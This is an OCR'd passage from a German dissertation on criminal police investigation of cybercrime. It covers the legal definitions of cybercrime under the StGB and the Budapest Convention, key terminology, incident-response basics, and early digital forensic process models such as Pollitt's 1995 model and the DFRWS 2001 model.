In dieser Arbeit soll folgende Frage geklärt werden: Wie kann die kriminalpolizeiliche Untersuchung und Aufklärung von Cybercrime-Straftaten durch einen ganzheitlichen Ansatz der kriminalistischen Fallbearbeitung zur Bewältigung und Erforschung dieser besonderen Delikte und deren Wissenstransfer optimiert werden?

Aus dieser Forschungsfrage ergibt sich die Aufgabe und Methodik dieser Dissertation: Es sollen grundlegende Feststellungen getroffen und darauf aufbauend ein Prozessmodell abgeleitet werden, welches zur Lagebewältigung durch den Einsatz von kriminalistischen Methoden geeignet ist, um gegenwärtige und zukünftige Cybercrime-Straftaten zu adressieren und bei der Aufklärung dieser zu unterstützen.

Untersucht werden sollen dabei folgende Grundannahmen:

- Für die kriminalpolizeiliche Lagebewältigung und Erforschung von strafrechtlichen Sachverhalten existieren Vorgehensmodelle, die unter dem Begriff der kriminalistischen Fallarbeit zusammengefasst werden.
- Cybercrime-Delikte umfassen neben den reinen Straftaten wie Datenveränderung, Computersabotage und Ausspähen von Daten alle Deliktsarten, in denen die Informationstechnik wesentlicher Bestandteil für die Ausübung der Straftat ist.
- Die Vorgehensmodelle der kriminalistischen Fallarbeit und einzelnen Bestandteile wie Kriterienkataloge, die zur Ausarbeitung genutzt werden, wurden zu einem Zeitpunkt ausgearbeitet, in denen Cybercrime-Delikte nicht existierten und lassen sich daher in bestehender Form nicht zur vollständigen Aufarbeitung dieser Delikte nutzen.
- Im Bereich der Informationstechnik gibt es für die Lagebewältigung von Cybercrime-Delikten Vorgehensmodelle für eine etablierte Sicherheitsvorfallbehandlung, deren Ziel die Wiederherstellung der Informationstechnik und deren Sicherheitsniveau ist.
- Eine Sicherheitsvorfallbehandlung basiert rein auf informationstechnischen Erkenntnissen, die bei der Untersuchung der IT-Infrastruktur und Recherche in IT-Netzen ermittelt und anhand von Kriterienkatalogen abgearbeitet werden.
- Eine ganzheitliche/holistische Betrachtungsweise von Cybercrime-Delikten unter der Zusammenführung von Vorgehensmodellen der Sicherheitsvorfallbehandlung und einer Adaption der bestehenden Vorgehensmodelle der kriminalistischen Fallarbeit führt zu einem hybriden Prozessmodell und einem Kriterienkatalog, der zur Erforschung von

strafrechtlichen Cybercrime-Sachverhalten und deren Optimierung genutzt werden kann.

- Die Anwendbarkeit der adaptierten Vorgehensmodelle der kriminalistischen Fallarbeit und des hybriden Kriterienkatalogs lassen sich anhand von ausgewählten Fallbeispielen belegen.
- Grundlegend kann die Anwendbarkeit der adaptierten Vorgehensmodelle der kriminalistischen Fallarbeit und des hybriden Kriterienkatalogs an Cybercrime-Fallkategorien der kriminalpolizeilichen Literatur aufgezeigt werden.
- Mit dem hybriden Kriterienkatalog und den adaptierten Vorgehensmodellen der kriminalistischen Fallarbeit können Lehrinhalte für das Modul Cybercrime erstellt werden, die bei ihrer Anwendung an eine praktische Fallarbeit heranführen.

Die Aufarbeitung erfolgt dabei durch die Ausarbeitung der Grundlagen zu Cybercrime-Straftaten, zu Modellen der Sicherheitsvorfallbehandlung und deren historischen Hintergründen sowie zu aktuellen Methoden der Anwendung der Bedrohungsmodellierung. Die Sichtweise auf die Sicherheitsvorfallbehandlung wird ergänzt um die Grundlagen der kriminalistischen Fallarbeit und deren Anwendung im behördlichen, respektive kriminalpolizeilichen Einsatz.

Zusammengefasst soll dies zu einem holistischen Ansatz zur Aufklärung und Untersuchung von Cybercrime-Delikten mit Teilansätzen aus beiden Gebieten als interdisziplinäres Prozessmodell aufgearbeitet werden. Dieses wird als KFA-Prozessmodell (Kriminalistische Fallarbeit) bezeichnet. Abschließend wird dieses Modell eine Aufarbeitung in Form einer KFA-Taxonomie enthalten, welche geeignet sein soll, Cybercrime-Straftaten nach einer einheitlichen Einordnung zu klassifizieren und deren Vergleichbarkeit in Modus Operandi und weitere Einordnungsfelder zu ermöglichen.

Die Untersuchung der generellen Anwendbarkeit des KFA-Prozessmodells soll anhand ausgewählter realer Fallakten und mittels der vorhandenen Literatur zum Themengebiet an herausgegriffenen Beispielen aufgezeigt werden. Zudem wird die Nutzung der erarbeiteten Modellbestandteile und der Taxonomie im Kontext der Cybercrime-Ausbildung an Hochschulen erörtert und diese Ausarbeitung als Ansatz für die Kriminalistik-Ausbildung im Bereich Cybercrime vorgestellt werden.

2 Grundlagen

Der Begriff Cybercrime ist als phänomenbezogener Sprachgebrauch harmonisiert worden und umfasst die Sachverhalte, die bisher unter dem Begriff „IuK-Kriminalität“ erfasst wurden.[9] „IuK“ bezieht sich dabei auf die Begriffe Information und Kommunikation. Im Bundeslagebild Cybercrime des BKA 2107 wurde dieser Deliktsbereich definiert als:

„Cybercrime umfasst die Straftaten, die sich gegen Datennetze, informationstechnische Systeme oder deren Daten richten oder die mittels Informationstechnik begangen werden.“[10]

Laut dieser Definition wird zwischen Cybercrime im engeren und im weiteren Sinne differenziert. Neben spezifischen Angriffen auf informationstechnische Systeme, bei denen das Angriffsobjekt die Daten sind, die mittels hierfür geschaffener Datendelikte sanktioniert werden (Cybercrime im engeren Sinne), wird bei Nutzung derartiger Systeme zur Tatbegehung – entweder als Tatmittel oder als angegriffenes Medium – ebenfalls eine Cyber-Straftat erfasst (Cybercrime im weiteren Sinne).[11]

a) Cybercrime im engeren Sinne

Die unter Cybercrime im engeren Sinne gefassten Straftatbestände beziehen sich auf die zentralen Schutzgüter informationstechnischer Systeme, wie die der Integrität und der Vertraulichkeit.

Cybercrime im engeren Sinne betreffen im Einzelnen folgende Normen des Strafgesetzbuches StGB[12]:

- Computerbetrug (§ 263a Abs. 1 und 2 StGB sowie Vorbereitungshandlungen gem. § 263a Abs. 3 StGB),
- Ausspähen und Abfangen von Daten einschl. Vorbereitungshandlungen und Datenhehlerei (§§ 202a, 202b, 202c, 202d StGB),
- Fälschung beweiserheblicher Daten bzw. Täuschung im Rechtsverkehr (§§ 269, 270 StGB),

[9] Keller, C.; Braun, F.; Roggenkamp, J.D.: "Cybercrime" (2020), S. 14.
[10] Bundeskriminalamt: "Bundeslagebild Cybercrime" (2017), S. 2.
[11] Ebd.
[12] Strafgesetzbuch in der Fassung der Bekanntmachung vom 13. November 1998 (BGBl. I S. 3322), das zuletzt durch Artikel 1 des Gesetzes vom 26. Juli 2023 (BGBl. 2023 I Nr. 203) geändert worden ist

- Datenveränderung/Computersabotage (§§ 303a, 303b StGB),
- missbräuchliche Nutzung von Telekommunikationsdiensten (§ 263a StGB).

Ceffinato weist bei seiner "Einführung in das Internetstrafrecht" auf eine zweigliedrige Regelungsstruktur der aufgeführten Straftatbestände hin. Während die §§ 202a ff. StGB den Zugriff auf fremde Daten, wie etwa das zweckgerichtete Vorhalten von Spähsoftware bis hin zum Tatbestand der Datenhehlerei (§ 202d StGB) über den Ankauf widerrechtlich erlangter Daten verfolgen, sind davon regelungstechnisch getrennt die in den §§ 303a f. StGB aufgeführten Veränderungen von Daten erfasst, die den Persönlichkeitsrechtsschutz und auch die vermögensrechtliche Bedeutung von Daten im Blick haben.[13]

b) Cybercrime im weiteren Sinne

Entgegen den Cybercrime-Straftaten im engeren Sinne, bei denen das angegriffene Gut die IT-Infrastruktur oder deren essentielle Inhalte selbst betroffen sind, handelt es sich bei Cybercrime im weiteren Sinne um traditionelle Deliktsbereiche, bei denen informationstechnische Systeme zur Tatbegehung genutzt werden. Damit werden Straftaten, die im oder mit Hilfe des Internets begangen werden, unter Strafe gestellt.[14]

Konkret handelt es sich dabei um Straftatbestände wie Betrugsstraftaten, verbotenes Glücksspiel oder die Darstellung sexuellen Missbrauchs von Kindern, gemeinhin unter der Bezeichnung "Kinderpornographie" bekannt, welche ihr Pendant regelmäßig auch im realen Raum aufweisen.

Hierbei sind insbesondere folgende Straftatbestände relevant:

- Volksverhetzung (§ 130 StGB),
- Anleitungen zu Straftaten (§ 130a StGB),
- Gewaltdarstellung (§ 131 StGB),
- Verbreitung pornographischer Schriften (§ 184 StGB),
- Verbreitung gewalt- oder tierpornographischer Schriften (§ 184a StGB),
- Verbreitung, Erwerb und Besitz "kinderpornographischer" Schriften (§ 184b StGB),
- Verbreitung, Erwerb und Besitz jugendpornographischer Schriften (§ 184c StGB),
- Ehrverletzungsdelikte (§§ 185 ff. StGB),

[13] Ceffinato, T.: "Einführung in das Internetstrafrecht" (2019), S. 338.
[14] Vgl. ebd., S. 340.

- Verletzung des höchstpersönlichen Lebensbereichs durch Bildaufnahmen (§ 201a StGB),
- Betrug (§ 263 StGB),
- unerlaubte Veranstaltung eines Glückspiels (§ 284 StGB) und die Beteiligung daran (§ 285 StGB).

c) „Cybercrime on Convention“

Neben der nationalen Beschreibung von Cybercrime-Straftaten wurde 2001 das Übereinkommen über Computerkriminalität (im englischen Convention on Cybercrime)[15] auf europäischer Ebene beschlossen und ratifiziert. In dem Übereinkommen werden jedoch keine Straftatbestände festgelegt, sondern Kategorien gebildet, die es erlauben, Straftatbestände zuzuordnen.[16]

Da die Mitgliedsstaaten der EU unterschiedliche Tatbestandsmerkmale für Straftatbestände der Cybercrime-Delikte beinhalten, wurde durch die *Convention on Cybercrime* eine Kategorisierung gewählt, nach der die Staaten einerseits ihre Gesetze prüfen und anpassen können. Andererseits können die Kategorien genutzt werden, um Tatbestandsmerkmale den von der Convention vorgeschlagenen Tatbeständen zuzuordnen. Dabei ist es auch möglich, mehrere Kategorien zu adressieren. Dies trägt dem dynamischen Deliktsfeld von Cybercrime zusätzlich Rechnung. Mit der Erweiterung der *Convention on Cybercrime* im Jahr 2003 wurden letztmalig Kategorien in die Liste der Tatbestände aufgenommen.

Im Folgenden sind die in den „Grundsätzen der Kriminalpraxis“ aufgeführten und durch die *Convention on Cybercrime* umfassten Tatbestände in gekürzter Form zusammengestellt:[17]

- Straftaten gegen die Vertraulichkeit, Unversehrtheit und Verfügbarkeit von Computerdaten und Computersystemen,
- computerbezogene Straftaten,
- inhaltsbezogene Straftaten,

[15] "Convention on Cybercrime", European Treaty Series – ETS 185 Budapest, 23.XI.2001 zu finden unter https://rm.coe.int/1680081561.
[16] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 646.
[17] Ebd., S. 647.

- Straftaten im Zusammenhang mit der Verletzung des Urheberrechts und verwandter Schutzrechte,
- rassistische und fremdenfeindliche Handlungen, begangen mittels Computersysteme.

Um das Ziel dieser Arbeit zu erreichen, müssen neben der bereits durchgeführten Feststellung, was von Cybercrime umfasst ist, die beiden unterschiedlichen Bereiche für die Untersuchung von Cybercrime-Delikten genauer betrachtet werden. Hierbei geht es auf der einen Seite darum, die Abgrenzung der reinen auf die Informationstechnik bezogenen Herangehensweisen und Modelle zu erläutern, welche unter dem Begriff der Sicherheitsvorfallbehandlung (englisch: Incident Response) einzuordnen sind, sowie deren Schranken für die Beweisführung in solchen Delikten aufzuzeigen. Auf der anderen Seite soll der kriminalistische Ansatz für die Aufarbeitung von Straftaten näher erläutert werden, um mögliche Konfliktfelder beim Umgang mit Cybercrime-Straftaten zu erkennen.

Damit ein Einblick in die Sicherheitsvorfallbehandlung der Informationstechnik und die Bewältigung von Vorkommnissen im Zusammenhang mit Angriffen auf IT-Infrastrukturen gewonnen werden kann, muss zunächst geklärt werden, was im deutschsprachigen Raum als Cybercrime-Delikte definiert wird und welche Auswirkungen diese für die Bearbeitung solcher Delikte mit sich bringt. Hierfür kann eine Zusammenfassung der wesentlichen Aspekte aus der wissenschaftlichen Literatur der letzten 28 Jahre herangezogen werden.

Darauf aufbauend können die im Bereich der Strafverfolgung verfügbaren Modelle und Prozesse erläutert werden, welche letztlich den Grundstein für die Betrachtungen des BSI bilden. Dabei ist es wichtig, die Strukturen und Abläufe der kriminalistischen Fallarbeit nach *Clages* von 2001 zu definieren, da diese den Rahmen für eine kriminalistische Aufarbeitung von Straftaten bieten und unabhängig vom Deliktsbereich Cybercrime angewendet werden können.

Abschließend wird eine Taxonomie aus dem Bereich der Vorfallbehandlung vorgestellt, die die Grundlage dafür bildet, eine Vergleichbarkeit, Recherchierbarkeit und Aufar-

beitung von Cybercrime-Delikten durch Methoden der kriminalistischen Fallarbeit umzusetzen. Eine klare Strukturierung und einheitliche Vorgehensweise sind essentiell, um bei der Bearbeitung von Cybercrime-Delikten erfolgreich zu sein und mögliche Konflikte zu vermeiden.

2.1 Begriffsbestimmung

Grundlage für viele abstrahierte Problemlösungsprozesse sind Methodiken und Rahmenwerke, die in der Literatur oft unter den Bezeichnungen Modelle, Prozesse und Frameworks aufgeführt sind. Diese werden zudem oft in Verbindung mit an die Biologie angelehnten Taxonomien versehen. Die klare Trennung dieser Begrifflichkeiten ist essentiell für die gezielte Aufarbeitung der Problemstellung, welche diese Arbeit adressiert, und ist als Grundlage der Verwendung dieser Begriffe in diesem und den folgenden Kapiteln anzusehen.

2.1.1 Methodik

Eine Methodik ist eine beschreibende Form der Aufarbeitung einer konkreten Problemstellung; sie erläutert das systematische Vorgehen und ist fokussiert auf die Zielerreichung als Lösung der Problemstellung. Eine Methodik wird oft im Zusammenhang mit Projektmanagement aufgezeigt und umfasst nach *Pinto* die Summe der Regeln, Verfahren, Techniken und Werkzeuge, die für die Durchführung von Aufgaben oder Projekten verwendet werden. Die Methodik umfasst dabei einen systematischen Ansatz für die Planung, Umsetzung, Überwachung und Verbesserung von Aktivitäten.[18]

Eine Methodik kann dabei helfen, komplexe Prozesse und Aufgaben effektiver und effizienter durchzuführen und dabei einheitliche Standards und Vorgehensweisen zu fördern oder gar zu etablieren. Im Kontext der IT-Sicherheit kann eine Methodik beispielsweise zur Planung und Umsetzung von Sicherheitsmaßnahmen eingesetzt werden.

[18] Pinto, J. K.: "Project Management: Achieving Competitive Advantage" (2016), S. 91.

2.1.2 Framework

Der englische Begriff Framework beschreibt ein Vorgehensmodell, welches als Rahmenwerk eine bestimmte Problemstellung näher beschreibt. Es ist ein strukturierter Ansatz zur Organisation und Klassifizierung von Konzepten, Methoden und Werkzeugen innerhalb eines bestimmten Wissens- oder Anwendungsbereichs. Es bietet eine gemeinsame Sprache und einheitliche Standards, um die Entwicklung und Umsetzung von Lösungen zu erleichtern.[19]

Frameworks im Bereich der IT-Sicherheit umfassen eine Sammlung von Standards, Best Practices und Richtlinien, die zur Unterstützung von IT-Sicherheitsaktivitäten verwendet werden können, einschließlich der Planung, Implementierung, Überwachung und Verbesserung von IT-Sicherheitsmaßnahmen.[20]

2.1.3 Modell

Ein Modell ist eine vereinfachte Darstellung der Realität, die bestimmte Aspekte oder Eigenschaften eines Systems oder Prozesses hervorhebt; es ist eine abstrakte Darstellung, die dazu verwendet werden kann, komplexe Zusammenhänge zu verstehen, Vorhersagen zu treffen oder Entscheidungen zu treffen.[21]

Modelle werden als abstrakte Darstellungen im Bereich der IT-Sicherheit beispielsweise dazu verwendet, Bedrohungen und Schwachstellen in einem IT-System zu identifizieren und Maßnahmen zur Risikominimierung zu planen.

2.1.4 Taxonomie

In der Informationstechnologie ist Taxonomie eine Methode zur Organisation von Informationen oder Daten, die auf gemeinsamen Merkmalen oder Attributen basiert. Die Idee ist, ähnliche Elemente in Gruppen zu organisieren, um die Suche und den Zugriff auf die Daten zu erleichtern.[22] Eine Taxonomie kann für verschiedene Zwecke, innerhalb der

[19] Software Engineering Institute: "Framework for Improving Critical Infrastructure Cybersecurity" (2017), S. 2.
[20] National Institute of Standards and Technology: "Security and Privacy Controls for Federal Information Systems and Organizations" (2017), S. vii.
[21] Sterman, John D.: "Business dynamics, Systems thinking and modeling for a complex world." (2000), S. 3.
[22] Keen, P., & Scott Morton, M. S.: "Decision support systems: An organizational perspective" (1978), S. 35.

IT-Sicherheit verwendet werden, etwa zum Beispiel für die Katalogisierung von Werkzeugen, die Klassifizierung von Schwachstellen oder die Strukturierung von Handlungen für eine bessere Vergleichbarkeit.

Eine wichtige Herausforderung bei der Taxonomie in der Informationstechnologie besteht darin, eine Kategorisierung zu entwickeln, die für den Benutzer sinnvoll ist und die Bedürfnisse des Anwenders erfüllt.[23] Eine Taxonomie muss einfach und intuitiv sein und sollte die Sprache und den Kontext des Bezugsrahmens widerspiegeln. Eine Taxonomie, die für Beschreibungen innerhalb der Finanzbranche sinnvoll ist, muss nicht unbedingt für Beschreibungen innerhalb der Gesundheitsbranche oder im Kontext von IT-Sicherheitsbedrohungen geeignet sein.

Eine zusätzliche Schwierigkeit stellt es dar, eine Taxonomie zu entwickeln, die flexibel genug ist, um Änderungen in den Daten oder in den Bedürfnissen des Benutzers zu berücksichtigen.[24] Diese letzte Vorgabe an Taxonomien wird einen zentralen Ansatzpunkt im nachfolgenden Kapitel einnehmen und als eine Grundlage der Adaption der in diesem Kapitel vorzustellenden Taxonomien dienen.

2.2 Grundlagen der Sicherheitsvorfallbehandlung

Kernelement für die Bearbeitung von Cybercrime im Kontext von Unternehmen ist der Sicherheitsvorfall. Ein Sicherheitsvorfall im IT-Bereich bezieht sich auf jede Art von Ereignis, das die Vertraulichkeit, Integrität oder Verfügbarkeit von Daten oder Systemen beeinträchtigt.[25] Damit sind im Allgemeinen Bedrohungen (im Englischen Threats) gemeint, durch den oder durch die ein Schaden dieser drei elementaren Kernbestandteile sicherer Informationstechnik entstehen kann. Ein solcher Vorfall kann durch eine Vielzahl von Ursachen entstehen, wie zum Beispiel durch menschliche Fehler, vorsätzliche Aktivitäten oder technische Schwachstellen. Die Folgen eines Sicherheitsvorfalls können erheb-

[23] Patel, M., Hedberg, J. G.: "Taxonomies for the Development and Maintenance of Large-Scale Websites" (2006), S. 329–348.
[24] Wijayasinghe, I., Amaratunga, D.: "Towards a Flexible Taxonomy for Information Management in Disaster Risk Reduction" (2014), S. 156–171.
[25] BSI: "DER.2.1 Behandlung von Sicherheitsvorfällen" (2021), S. 1.

lich sein und reichen von einer bloßen Störung des Geschäftsbetriebs bis hin zu einem Verlust von Daten oder einer Verletzung der Privatsphäre;[26] sie sind dabei auf einen Schaden an einem konkreten Wert wie Vermögen, Wissen, Gegenstände, Normen oder Gesundheit eingegrenzt.[27]

Zu den gängigen Arten von Sicherheitsvorfällen im IT-Bereich gehören Cyberangriffe, Malware-Infektionen, Phishing-Versuche, Denial-of-Service-Angriffe und Datendiebstahl. Ein erfolgreicher Angriff kann zu einem Datenverlust führen, aber auch die Reputation des Unternehmens beeinträchtigen und zu rechtlichen Konsequenzen führen.[28]

Wichtig ist, dass Unternehmen geeignete Maßnahmen ergreifen, um die Sicherheit ihrer Systeme und Daten zu gewährleisten und im Falle eines Sicherheitsvorfalls angemessen reagieren zu können. Dazu gehört eine umfassende Risikobewertung, die Implementierung von Sicherheitsmaßnahmen, wie Firewalls und Verschlüsselung, und Schulungen für Mitarbeiter, um sie über die Risiken und Maßnahmen zur Vermeidung von Sicherheitsvorfällen zu informieren.[29]

Das BSI beschreibt in seinem IT-Grundschutz Baustein DER.2.1 „*Behandlung von Sicherheitsvorfällen“* dazu folgendes: *„Dafür ist es notwendig, ein vorgegebenes und erprobtes Verfahren zur Behandlung von Sicherheitsvorfällen zu etablieren (Security Incident Handling oder auch Security Incident Response).“*[30]

2.2.1 Methodiken zur Behandlung von Sicherheitsvorfällen

Die Behandlung von Sicherheitsvorfällen im Kontext der Problemstellung von Bedrohungen der IT-Sicherheit ist die gezielte, geplante und vorgegebene Abarbeitung auf Basis geeigneter Handlungen und Handlungsabläufe. Dafür wurden in der wissenschaftlichen Auseinandersetzung mit dem Thema der Bedrohung der IT-Sicherheit seit der dritten industriellen Revolution in der Literatur bereits 1995 erste Methodiken entwickelt, die das

[26] European Union Agency for Cybersecurity: "Cybersecurity Incident and Event Management SIEM" (2021).
[27] BSI: "Leitfaden zur Reaktion auf IT-Sicherheitsvorfälle für Vorfall-Praktiker und Vorfall-Experten" (2022), S. 27.
[28] National Institute of Standards and Technology: "Computer Security Incident Handling Guide" (2020).
[29] Kizza, J. M.: "Guide to Computer Network Security" (2017).
[30] BSI: "DER.2.1 Behandlung von Sicherheitsvorfällen" (2021), S. 1.

Problem der Bedrohung der IT-Sicherheit adressieren sollten. Die Methodiken wurden zudem häufig als Basis für Frameworks zur Sicherheitsvorfallbehandlung in geeigneten einfachen Modellen vorgestellt und zudem mit Taxonomien zur Klassifizierung der Vorfälle versehen.

Im Kontext der IT-Sicherheit bezieht sich die Methodik auf die systematische Planung, Umsetzung und Überprüfung von Maßnahmen zur Gewährleistung der Sicherheit von IT-Systemen. Eine solche Methodik umfasst in der Regel eine Vielzahl von Prozessen, Werkzeugen und Verfahren, die auf die spezifischen Anforderungen des Systems und der Organisation zugeschnitten sind.

Nach DIN EN ISO/IEC 27001:2017 ist eine Methodik im Kontext der IT-Sicherheit als "geplante Vorgehensweise zur Durchführung von Prozessen und zur Implementierung von Steuermaßnahmen"[31] definiert. Diese Methodik sollte auf den Ergebnissen der Risikobewertung und der Bedrohungsanalyse basieren und alle notwendigen Aspekte der IT-Sicherheit abdecken, einschließlich physischer Sicherheit, Netzwerksicherheit, Systemsicherheit und Compliance mit relevanten Gesetzen und Vorschriften.

Der grundlegenden Wege, die wissenschaftliche Basis einer Disziplin zu verstehen, besteht darin, Modelle zu konstruieren, die Beobachtungen widerspiegeln und die auf Sachverhalte und Problem angewendet werden können, um eine Problemlösung zu erreichen. Viele der frühen Veröffentlichungen in Bezug auf die Ermittlung von Cybercrime beziehen sich daher auf einen kleinen Auszug der Realität und abstrahieren im Grunde die Untersuchung von Informationstechnik respektive Computer.

Bereits im Jahr 1984 begannen das FBI-Labor und andere Strafverfolgungsbehörden damit, Verfahren und Prozesse zur Untersuchung von computerbasierten Beweismitteln zu entwickeln.[32] Diese Prozesse und Verfahren, die bei der Durchführung der Untersuchung von Computern angewendet werden, haben direkten Einfluss auf das Ergebnis der Untersuchung. Die Wahl unangemessener Untersuchungsprozesse kann zu unvollständigen oder fehlenden Beweisen führen. Das Überspringen einzelner Untersuchungsschritte oder das

[31] DIN EN ISO/IEC 27001: "Informationstechnik - Sicherheitsverfahren – Informationssicherheits managementsysteme - Anforderungen" (2017).
[32] Pollitt, M.: "Computer Forensics an Approach to Evidence in Cyberspace" (1995).

Ändern von Untersuchungsabläufen kann zu inkonsistenten Ergebnissen führen und somit der Überprüfung durch die Justiz nicht Stand halten. Daher wurden seither standardisierte strukturierte Prozesse abgeleitet, welche Computergutachtern und Strafverfolgungsbehörden geeignete Methoden an die Hand geben, um nicht nur die Ermittlung von Cybercrime-Delikten, sondern alle Untersuchungen von informationstechnischen Inhalten gerichtsverwertbar zu gewährleisten. Im Laufe der Jahre wurde von verschiedenen Autoren eine Reihe von Untersuchungsmethodiken mit eigenen Modellen und Taxonomien vorgeschlagen, die zu Teilen auch in entsprechende computerforensische Frameworks überführt wurden.

Diese frühen konzeptionellen Überlegungen basierten meist auf einem geschlossenen Rahmenkonzept, welches die forensischen Untersuchungen in den Fokus gerückt hat. Dies ist im Kontext der Sicherheitsvorfallbehandlung übergreifend feststellbar und wird in den in der zeitlichen Abfolge angesprochenen Methodiken deutlich.

2.2.1.1 Computerforensischer Ermittlungsprozess nach Pollitt 1995

In einer sehr frühen Veröffentlichung im Jahr 1995 hat *Pollitt*, ein FBI Computer Forensik-Ermittler, den computerforensischen Ermittlungsprozess mit der Zulassung von dokumentarischem Beweismaterial vor Gericht verglichen.[33]

Pollitt hat dabei eine Methodik vorgeschlagen, eine Untersuchung digitaler Beweise so durchzuführen, dass die Ergebnisse wissenschaftlich zuverlässig und rechtlich akzeptabel sind. Seine Überlegungen sind in einem Vorgehensmodell, bestehend aus vier deutlich unterscheidbaren Phasen, zusammengefasst.[34] Dabei hat *Pollitt* versucht, die aus dem Bereich der Justiz hergebrachten Grundsätze der Sicherung, Analyse, Begutachtung und Zulassung von materiellen Spuren auf computerbasierte Beweismittel zu übertragen. Damit hat er den Grundstein für viele nachfolgende Methodiken bereits vorgegeben, so dass in der Regel diese unter das Modell des computerforensischen Ermittlungsprozesses subsumiert werden können.[35]

[33] Pollitt, M.: "Computer Forensics an Approach to Evidence in Cyberspace" (1995).
[34] Pollitt, M.: "An Ad Hoc Review of Digital Forensic Models" (2007).
[35] Ebd.




Abbildung 5: Computerforensischer Ermittlungsprozess (Computer Forensic Investigation Process)[36]

Ein hierbei ebenfalls von *Pollitt* aufgeführter Aspekt ist die Beziehung der Beweisinformation des Beweisgegenstandes zum Kontext seiner Interpretationsebene. Er hat dies in einer graphischen Darstellung aufgezeigt, die heute als Beweismittelkette (im englischen Chain of Custody) in computerforensischen Verfahren ihr Pendant gefunden hat.




Abbildung 6: Beweiskette im Computerforensischen Ermittlungsprozess nach Pollitt[37]

> *„Digitale [Beweis]Spuren basieren auf Daten, die in Computersystemen gespeichert sind oder zwischen Ihnen übertragen wurden. Dabei sind digitale [Beweis]Spuren nicht mit materiellen Spuren gleichzusetzen. Digitale Spuren werden erst durch ihre Interpretation von physischen [Beweis]Spuren über unterschiedliche Interpretationsebenen zu einer verwertbaren digitalen [Beweis]Spur.“*[38]

2.2.1.2 DFRWS Investigative Model 2001

Im Jahr 2001 wurde durch das Air Force Research Laboratory auf der 1. DFRWS[39]-Konferenz durch die Teilnehmer ein Strategie-Papier für die Bewältigung von digitalforensischen Herausforderungen veröffentlicht.[40] In diesem Positionspapier wurde eine weitere Methodik eines computerforensischen Ermittlungsprozesses vorgestellt, der vor allem den

[36] Pollitt, M.: "An Ad Hoc Review of Digital Forensic Models" (2007), S. 3.
[37] Ebd., S. 4.
[38] Bodach, R: "Skript für das Modul Computerforensische Methoden" (2022), S. 9.
[39] DFRWS – Digital Forensic Research Workshop.
[40] Palmer, G.: "DTR-T001-01 Technical Report, A Road Map for Digital Forensic Research" (2001)

digitalforensischen Aspekt besonders hervorgehoben hat. Innerhalb der Konferenz wurden die ersten wissenschaftlichen Hintergründe der heutigen DFIR-Arbeit (Digital Forensic & Incident Response) vorgestellt.

Unter dem Punkt Framework for Digital Forensic Science wurde das innerhalb der Gemeinschaft bekanntgewordene DFRWS Investigativ Model vorgestellt. Dieses sieht grundlegend sechs Phasen, respektive Kategorien für eine computerforensische Untersuchung vor, wie in Abbildung 7: DFRWS Investigative Model dargestellt.




Abbildung 7: DFRWS Investigative Model[41]

Die einzelnen sechs Phasen sind zudem mit einzelnen Methoden oder Techniken hinterlegt, die den einzelnen Kategorien der Phasen zugeordnet werden können. Die einzelnen Bestandteile sind in Tabelle 2: Investigative Model mit Kategorien und Unterkategorien aufgeführt und können hier als eine Art Taxonomie für die Einordnung in den Ermittlungsprozess angesehen werden.

[41] Palmer, G.: "DTR-T001-01 Technical Report, A Road Map for Digital Forensic Research" (2001), S. 17.

Tabelle 2: Investigative Model mit Kategorien und Unterkategorien

Identifizierung	Beweissicherung	Datensammlung	Untersuchung	Analyse	Präsentation
Ereignis-/ Verbrechenserkennung	Fall Managment	Beweissicherung	Beweissicherung	Beweissicherung	Dokumentation
Signaturanalyse	Abbilderstellung	Anerkannte Methoden	Nachvollziehbarkeit	Nachvollziehbarkeit	Sachverständigen Gutachten
